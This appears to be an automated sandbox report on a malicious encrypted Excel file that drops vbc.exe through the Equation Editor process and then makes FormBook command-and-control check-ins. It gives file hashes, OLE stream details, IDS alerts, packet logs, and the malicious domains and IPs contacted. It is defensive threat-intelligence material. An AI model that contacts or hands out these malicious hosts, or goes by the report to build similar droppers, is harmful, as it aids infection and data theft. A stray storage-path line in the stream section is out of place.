Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...bq.`.....0..J...(.....i... .....@.. ..... ..@.....Xi..S.....P$..... ..... ..H.....text....I... ...J..... ..`.rsrc...P$.....&...L.....@..@.rel oc.....r.....@..B.....i.....H.....w...8_..p.....W/it.5.r.!.n.-.....t..U.....X.bN.%.1;.%...i8....s.6.a...q.I...~c.8 w^...ir.6I,.q..S.. .w$i.K.:.I.....f...i..5)..8AH.Q.=.0[...n..tM).6.6Fjh.d.J.....aNg.MO..1Le.{..L...z.....`.9.j..`4}..w[.~.J....O:JE..8+. ...i,~T.X...x..<..m)j.Hp..O.=.$...!.8..|.....[.....m....v..!.U..+V....r.|..9.. X.t...3k..m.....,iV..%...C.3?.I../....ar...}'R.....-I..5:./}U.....3Xi~.=.=..1%J...S..L.z...K5.'.+..\...

C:\Users\user\Desktop\~$Doc_37584567499454.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1012736
Entropy (8bit):	7.353050185900719
Encrypted:	false
SSDEEP:	24576:wm8hzilPQ+ZT1AmUoalioH1Btq9ZaQax:t8lSnZTBv0dHdqmB
MD5:	351B0B74944773C3C36D417EEF151670
SHA1:	4109A31F036EFEF7EA222D25CD0B3E4E0564533B
SHA-256:	3682691140DA912F7A282B23DE9AACCFFA2AD8178665E6A8ACE9D745A8FB8CDE
SHA-512:	E9C85320FC24E77D54C85B49CC73233BD6F1CBD492BFE6D3C7E6BB54743F7B93D796E99784E0B63529DBC7A5C878E35F87AAA370CB40BD99A723A0AE2DABC42
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...bq.`.....0..J...(.....i... .....@.. ..... ..@.....Xi..S.....P$..... ..... ..H.....text....I... ...J..... ..`.rsrc...P$.....&...L.....@..@.rel oc.....r.....@..B.....i.....H.....w...8_..p.....W/it.5.r.!.n.-.....t..U.....X.bN.%.1;.%...i8....s.6.a...q.I...~c.8 w^...ir.6I,.q..S.. .w$i.K.:.I.....f...i..5)..8AH.Q.=.0[...n..tM).6.6Fjh.d.J.....aNg.MO..1Le.{..L...z.....`.9.j..`4}..w[.~.J....O:JE..8+. ...i,~T.X...x..<..m)j.Hp..O.=.$...!.8..|.....[.....m....v..!.U..+V....r.|..9.. X.t...3k..m.....,iV..%...C.3?.I../....ar...}'R.....-I..5:./}U.....3Xi~.=.=..1%J...S..L.z...K5.'.+..\...

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996628645115662
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Doc_37584567499454.xlsx
File size:	2223104
MD5:	3cee064f8475688e425d7ade676a1598
SHA1:	bad71a575189539a0c57a78cdd24524fe8a2a845
SHA256:	efcc32d3d6d53019b57fbbf107ab622a6374c8d0816c05d1c7687b57c97152e8

General

SHA512:	34847632a87c8ff2aaeda3603a5dd342f0f6bc1b9fd9dbc4 9d550beca47d78a07b57208bcc1a5f9f5563399b3508c6b 0a00f51f169e279848203097bf9ef490c
SSDEEP:	49152:8ut8Dylh6t/Tvwlu37pSegKNwzE9qPj8DP5MhFr OYtU0:8oncRwlu37pSegOz7OjrO0z
File Content Preview:	.....>....."..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Doc_37584567499454.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2202008

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2202008
Entropy:	7.99991238267
Base64 Encoded:	True
Data ASCII:	. . ! . . . . . ^ ! z r l & . . . G . . . H . . . . W . | . . . & . F , . , p . . . . . h 3 . @ . . . B . . . . . A . < : r . 1 ^ . . . . . Z . u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , . u . W . _ . . x u - . . . n , .
Data Raw:	8a 99 21 00 00 00 00 00 5e 21 7a 72 6c 26 ad df da 47 9e 90 a0 48 b3 b4 a4 af 57 cc 7c df 84 90 26 cd 46 2c 7f 2c 70 1b 9a d5 b0 05 68 33 aa 40 d0 ac e0 42 b9 08 f0 9c a9 41 b3 3c 3a 72 1f 31 5e 9d a9 ec 1c 97 5a d1 75 2d b5 9a 1e 6e 2c 99 75 e6 57 0b 5f e9 f6 78 75 2d b5 9a 1e 6e 2c 99 75 e6 57 0b 5f e9 f6 78 75 2d b5 9a 1e 6e 2c 99 75 e6 57 0b 5f e9 f6 78 75 2d b5 9a 1e 6e 2c 99

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.54648387482
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . 4 . . . . . K O) u O . Y 3 { r . . . . . 1 . . F R . . * . . . . . = < . . p . . % . O . V . . . X . O . . . . . h . . . } . U ,
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-19:56:46.756224	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	185.26.106.165
01/27/21-19:57:54.953264	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
01/27/21-19:58:00.407740	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	52.209.107.24
01/27/21-19:58:00.407740	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	52.209.107.24
01/27/21-19:58:00.407740	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	52.209.107.24
01/27/21-19:58:06.025470	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	100.24.208.97	192.168.2.22
01/27/21-19:58:11.328413	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22
01/27/21-19:58:23.310626	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	198.185.159.144
01/27/21-19:58:23.310626	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	198.185.159.144
01/27/21-19:58:23.310626	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	198.185.159.144

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:56:46.702471018 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.755722046 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.755825043 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.756223917 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.809475899 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810101032 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810156107 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810183048 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810216904 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810246944 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810285091 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810302019 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810327053 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810358047 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810395956 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810429096 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810437918 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810452938 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810477018 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810503006 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810535908 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.810561895 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810585022 CET	80	49167	185.26.106.165	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:56:46.810597897 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.810631990 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.815437078 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.865761995 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.865849018 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.865909100 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.865950108 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.865977049 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.865995884 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866013050 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866061926 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866101980 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866125107 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866177082 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866205931 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866259098 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866276979 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866314888 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866334915 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866372108 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866394997 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866436005 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866458893 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866504908 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866538048 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866556883 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866590023 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866637945 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866650105 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866688013 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866704941 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866748095 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866759062 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866796017 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866811037 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866858959 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866880894 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866921902 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.866939068 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866976976 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.866991997 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.867059946 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.867645979 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920136929 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920166969 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920178890 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920191050 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920207977 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920224905 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920242071 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920257092 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920275927 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920293093 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920308113 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920326948 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920341969 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920356989 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920372963 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920381069 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920396090 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920408010 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920423031 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920443058 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920454979 CET	49167	80	192.168.2.22	185.26.106.165

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:56:46.920470953 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920490980 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920496941 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920511961 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920527935 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920536041 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920557022 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920562029 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920583963 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920589924 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920608044 CET	80	49167	185.26.106.165	192.168.2.22
Jan 27, 2021 19:56:46.920615911 CET	49167	80	192.168.2.22	185.26.106.165
Jan 27, 2021 19:56:46.920631886 CET	80	49167	185.26.106.165	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 19:56:46.614939928 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:56:46.682864904 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 19:57:54.688999891 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:57:54.751688957 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:57:59.964924097 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:00.029746056 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:05.702882051 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:05.769166946 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:11.069504023 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:11.141540051 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:16.357805014 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:16.731750011 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:23.067120075 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:23.181525946 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:28.464946985 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:28.525895119 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 19:58:33.673902988 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:58:34.753423929 CET	55171	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:56:46.614939928 CET	192.168.2.22	8.8.8.8	0x3086	Standard query (0)	medicelcoolers.cn	A (IP address)	IN (0x0001)
Jan 27, 2021 19:57:54.688999891 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.epicmassiveconcepts.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:57:59.964924097 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.gourmetgroceriesfast.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:05.702882051 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.statteests.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:11.069504023 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.brainandbodystrengthcoach.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:16.357805014 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.alparmuhendislik.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:23.067120075 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.soundon.events	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:28.464946985 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.arb-invest.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:33.673902988 CET	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.1033325.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:34.753423929 CET	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.1033325.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:56:46.682864904 CET	8.8.8.8	192.168.2.22	0x3086	No error (0)	medicelcoolers.cn		185.26.106.165	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:57:54.751688957 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.epicmassiveconcepts.com	epicmassiveconcepts.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:57:54.751688957 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	epicmassiveconcepts.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:00.029746056 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.gourmetgroceriesfast.com	custom-domain.appdrag.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:58:00.029746056 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	custom-domain.appdrag.com	dualstack.appdrag-883352178.eu-west-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:58:00.029746056 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	dualstack.appdrag-883352178.eu-west-1.elb.amazonaws.com		52.209.107.24	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:00.029746056 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	dualstack.appdrag-883352178.eu-west-1.elb.amazonaws.com		52.51.72.229	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:05.769166946 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.stattests.com	s.multiscreensite.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:58:05.769166946 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	s.multiscreensite.com		100.24.208.97	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:05.769166946 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	s.multiscreensite.com		35.172.94.1	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:11.141540051 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.brainandbodystrengthcoach.com	brainandbodystrengthcoach.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:58:11.141540051 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	brainandbodystrengthcoach.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:16.731750011 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.alparmuhendislik.com		23.105.124.225	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:23.181525946 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.soundon.events	ext-cust.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:58:23.181525946 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-cust.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:23.181525946 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-cust.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:23.181525946 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-cust.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:23.181525946 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	ext-cust.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 27, 2021 19:58:28.525895119 CET	8.8.8.8	192.168.2.22	0xf09a	Name error (3)	www.arb-invest.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- medicelcoolers.cn
- www.epicmassiveconcepts.com
- www.gourmetgroceriesfast.com
- www.stattests.com
- www.brainandbodystrengthcoach.com
- www.alparmuhendislik.com
- www.soundon.events

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.26.106.165	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
